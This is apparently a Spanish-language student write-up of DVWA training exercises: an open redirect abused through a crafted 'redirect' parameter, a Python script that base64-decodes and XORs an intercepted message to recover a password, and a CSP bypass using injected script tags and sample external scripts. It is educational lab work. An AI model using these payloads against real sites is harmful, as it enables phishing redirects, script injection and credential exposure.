The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The page title is "Vulnerability: Open HTTP Redirect". The left sidebar contains navigation links: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, and File Upload. The main content area displays "Hacker Quotes" and a "Back" link. The Chrome DevTools Network tab is open, showing a list of requests. The first request is a 302 redirect from low.php to info.php. Subsequent requests are 200 OK responses for various files and scripts.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	160 ms
302	GET	localhost	low.php?redirect=info.php?id=1	document	html	1.77 kB	4.48 kB	0 ms	
200	GET	localhost	info.php?id=1	document	html	1.89 kB	4.48 kB	3 ms	
200	GET	localhost	dvwaPage.js	script	js	cached	0 B	0 ms	
200	GET	localhost	add_event_listeners.js	script	js	cached	593 B	0 ms	
200	GET	localhost	logo.png	img	png	NS_BINDING_ABO...	5.04 kB	0 ms	
200	GET	localhost	favicon.ico	FaviconLoader.ism...	vnd.mi...	cached	1.41 kB	0 ms	

Summary: 6 requests, 15.99 kB / 3.67 kB transferred, Finish: 83 ms, DOMContentLoaded: 67 ms, load: 73 ms

Analizamos las solicitudes al servidor y vemos cómo la página está realizando la redirección.



Luego, procedemos a ejecutar la redirección a nuestra conveniencia en este caso utilizamos como ejemplo la url de dvwa.

`http://localhost/DVWA/vulnerabilities/open_redirect/source/low.php?redirect=https://github.com/digininja/DVWA`

The screenshot shows the Chrome DevTools Network tab with the following requests:

Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms	1025 ms
302	GET	localhost	low.php?redirect=https://github.com/digininja/DVWA	document	html	89.37 kB (raced)	601.59 ...	2 ms	
200	GET	github.com	DVWA	document	html	93.03 kB (raced)	601.59 ...	1025 ms	
200	GET	github.githubas...	light-3e154969b9f9.css	stylesheet	css	cached	50.10 kB	0 ms	
200	GET	github.githubas...	dark-9c5b7a476542.css	stylesheet	css	cached	50.11 kB	0 ms	
200	GET	github.githubas...	primer-primitives-4cf0d59ab51a.css	stylesheet	css	cached	8.52 kB	0 ms	
200	GET	github.githubas...	primer-03722e173ec3.css	stylesheet	css	cached	338.91 ...	0 ms	

Por último vemos como nos redirige a la página de Labs “DVWA” y hace la correspondiente solicitud http.

The screenshot shows a web browser window with the GitHub repository for `digininja/DVWA` open. The browser's developer tools are open, displaying the Network tab. The first request is a 302 redirect from `localhost` to `https://github.com/digininja/DVWA`. Subsequent requests are for various CSS files from `github.githubas...`. The status bar at the bottom shows 147 requests, 9.18 MB / 486.25 kB transferred, and a load time of 6.20 s.

Status	Method	Domain	File	Initiator	Type	Transferred	Size	Time
302	GET	localhost	low.php?redirect=https://github.com/digininja/DVWA	document	html	89.37 kB (raced)	601.59 ...	2 ms
200	GET	github.com	DVWA	document	html	93.03 kB (raced)	601.59 ...	1025 ms
200	GET	github.githubas...	light-3e154969b9f9.css	stylesheet	css	cached	50.10 kB	0 ms
200	GET	github.githubas...	dark-9c5b7a476542.css	stylesheet	css	cached	50.11 kB	0 ms
200	GET	github.githubas...	primer-primitives-4cf0d59ab51a.css	stylesheet	css	cached	8.52 kB	0 ms
200	GET	github.githubas...	primer-03722e173ec3.css	stylesheet	css	cached	338.91 ...	0 ms
200	GET	github.githubas...	global-79a5b5698a34.css	stylesheet	css	cached	282.48...	0 ms
200	GET	github.githubas...	github-6110438c1619.css	stylesheet	css	cached	118.12 kB	0 ms

147 requests | 9.18 MB / 486.25 kB transferred | Finish: 1.80 min | DOMContentLoaded: 3.73 s | load: 6.20 s

7. Cryptography Problems

Este sistema permite codificar y decodificar mensajes, pero utiliza un enfoque inseguro, como base64, que no es realmente un método de cifrado. En este ejercicio, interceptamos un mensaje cifrado, lo decodificamos y revelamos información sensible, como una contraseña. Con esto demostramos lo fácil que puede ser explotar sistemas mal implementados y resaltamos la importancia de usar algoritmos de cifrado robustos en aplicaciones reales.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA

Vulnerability: Cryptography Problems

This super secure system will allow you to exchange messages with your friends without anyone else being able to read them. Use the box below to encode and decode messages.

Message:

Lg4WGIQZChhSFBYSEB8bBQIPGxdNQSwEHREOAQY=S

☐ Encode or ☒ Decode

Message:

Your new password is: Olifant

You have intercepted the following message, decode it and log in below.

Lg4WGIQZChhSFBYSEB8bBQIPGxdNQSwEHREOAQY=

Password:

••••••

Acá estamos mostrando cómo implementar un script en Python para decodificar un mensaje interceptado que fue cifrado con base64 y luego descifrarlo utilizando una clave conocida.

Primero, decodificamos el mensaje base64 con `base64.b64decode`. Luego, extendemos la clave (key) para que tenga la misma longitud que el mensaje decodificado, lo que nos permite realizar una operación XOR entre ambos. Finalmente, reconstruimos el mensaje original y lo imprimimos en pantalla. En este caso, el mensaje original es: "Your new password is: Olifant". Esto demuestra cómo una implementación de cifrado débil puede ser vulnerable y permite entender mejor este tipo de fallas de seguridad.

```
C: > Users > laura > Downloads > ejercicioCriptografia.py > ...
1  import base64
2
3  intercepted_message = "Lg4WGlQZChhSFBYSEB8bBQtPGxdNQSWEHREOAQY="
4  key = "wachtwoord"
5
6  decoded_message = base64.b64decode(intercepted_message)
7
8  extended_key = (key * (len(decoded_message) // len(key) + 1))[:len(decoded_message)]
9
10 original_message = ''.join(chr(b ^ ord(k)) for b, k in zip(decoded_message, extended_key))
11
12 print("Mensaje original:", original_message)
13
```

PROBLEMAS SALIDA CONSOLA DE DEPURACIÓN TERMINAL Code

```
[Done] exited with code=0 in 0.121 seconds

[Running] python -u "c:\Users\laura\Downloads\ejercicioCriptografia.py"
Mensaje original: Your new password is: Olifant

[Done] exited with code=0 in 0.313 seconds


[Running] python -u "c:\Users\laura\Downloads\ejercicioCriptografia.py"
Mensaje original: Your new password is: Olifant

[Done] exited with code=0 in 0.141 seconds
```


8. Content Security Policy (CSP)

El sistema permite incluir scripts desde fuentes externas, como el que estamos introduciendo desde Pastebin. Nuestro objetivo es analizar cómo ciertas políticas de seguridad implementadas en el sistema pueden ser eludidas dependiendo del contenido del script y su tipo.

En este ejercicio, demostramos cómo las configuraciones incorrectas o insuficientes de CSP pueden permitir que scripts maliciosos sean ejecutados, lo que podría exponer la aplicación a ataques como Cross-Site Scripting (XSS). Este análisis subraya la importancia de configurar adecuadamente las políticas de seguridad en aplicaciones web.




Al permitir la inclusión de scripts externos desde múltiples dominios, se crea una puerta trasera para la inyección de código malicioso. Un atacante podría aprovechar esta vulnerabilidad para ejecutar código arbitrario en el navegador del usuario, lo que podría llevar a la divulgación de información sensible, la modificación de datos o incluso el control total de la máquina del usuario.





Estamos explorando una vulnerabilidad en una aplicación web. Específicamente, estamos probando si podemos burlar la Política de Seguridad de Contenido (CSP). Esta política es una capa de seguridad diseñada para proteger sitios web de ataques como el Cross-Site Scripting (XSS). Sin embargo, en algunos casos, puede presentar vulnerabilidades que nos permiten inyectar código malicioso y potencialmente tomar control de la aplicación.

```
<script src='/dvwa/hackable/uploads/new.js"></script>
```



Esta vulnerabilidad permite a los usuarios inyectar código JavaScript arbitrario en la página web, lo que podría ser utilizado por atacantes para robar información sensible, modificar el contenido de la página o incluso tomar el control de la sesión del usuario.



Y así probando con cada uno:
Primero.

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

As Pastebin and Hastebin have stopped working, here are some scripts that may, or may not help.

- <https://digi.ninja/dvwa/alert.js>
- <https://digi.ninja/dvwa/alert.txt>
- <https://digi.ninja/dvwa/cookie.js>
- https://digi.ninja/dvwa/forced_download.js
- https://digi.ninja/dvwa/wrong_content_type.js

Pretend these are on a server like Pastebin and try to work out why some work and some do not work. Check the help for an explanation if you get stuck.

More Information


- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

🌐 localhost

security=low; PHPSESSID=air9tejuovsmgmtm60jk004f188

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)



Segundo.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

As Pastebin and Hastebin have stopped working, here are some scripts that may, or may not help.

- <https://digi.ninja/dvwa/alert.js>
- <https://digi.ninja/dvwa/alert.txt>
- <https://digi.ninja/dvwa/cookie.js>
- https://digi.ninja/dvwa/forced_download.js
- https://digi.ninja/dvwa/wrong_content_type.js

Pretend these are on a server like Pastebin and try to work out why some work and some do not work. Check the help for an explanation if you get stuck.

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Module developed by [Digininja](#).

Tercero.

Vulnerability: Content Security Policy (CSP) Bypass

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

Vulnerability: Content Security Policy (CSP) Bypass

You can include scripts from external sources, examine the Content Security Policy and enter a URL to include here:

As Pastebin and Hastebin have stopped working, here are some scripts that may, or may not help.

- <https://digi.ninja/dvwa/alert.js>
- <https://digi.ninja/dvwa/alert.txt>
- <https://digi.ninja/dvwa/cookie.js>
- https://digi.ninja/dvwa/forced_download.js
- https://digi.ninja/dvwa/wrong_content_type.js

Pretend these are on a server like Pastebin and try to work out why some work and some do not work. Check the help for an explanation if you get stuck.

More Information

- [Content Security Policy Reference](#)
- [Mozilla Developer Network - CSP: script-src](#)
- [Mozilla Security Blog - CSP for the web we have](#)

Inspector

Console

Debugger

Network

Style Editor

Performance

Memory

Storage

Accessibility


Application

Status	Method	Domain	File	Initiator	Type	Transferred	Size	100 ms	200 ms	400 ms
200	POST	localhost	/DVWA/vulnerabilities/csp/	document	html	2.20 KB	4.89 KB	0 ms	80 ms	
200	GET	localhost	dvwaPage.js	script	js	cached	1.03 KB	0 ms	0 ms	
200	GET	digi.ninja	forced_download.js	script	html	NS_ERROR_CORRUPTED_CONTENT	0 B		183 ms	
200	GET	localhost	add_event_listeners.js	script	js	cached	593 B	0 ms	0 ms	
200	GET	localhost		img	png	cached	5.94 KB	0 ms	0 ms	
200	GET	localhost		favicon.ico	ico	cached	1.41 KB	0 ms	0 ms	

Time when "DOMContentLoaded" event occurred

6 requests | 12.96 KB / 5.94 KB transferred | Finish: 523 ms | DOMContentLoaded: 439 ms | Load: 445 ms

Cuarto.



En conclusión, las imágenes que hemos analizado demuestran de manera clara y concisa la vulnerabilidad inherente de las aplicaciones web si no se implementan medidas de seguridad adecuadas. La falta de una CSP robusta permite a los atacantes explotar diversas vulnerabilidades, como el Cross-Site Scripting (XSS), inyectando código malicioso en las páginas web y poniendo en riesgo la integridad de los datos, la privacidad de los usuarios y la reputación de las organizaciones.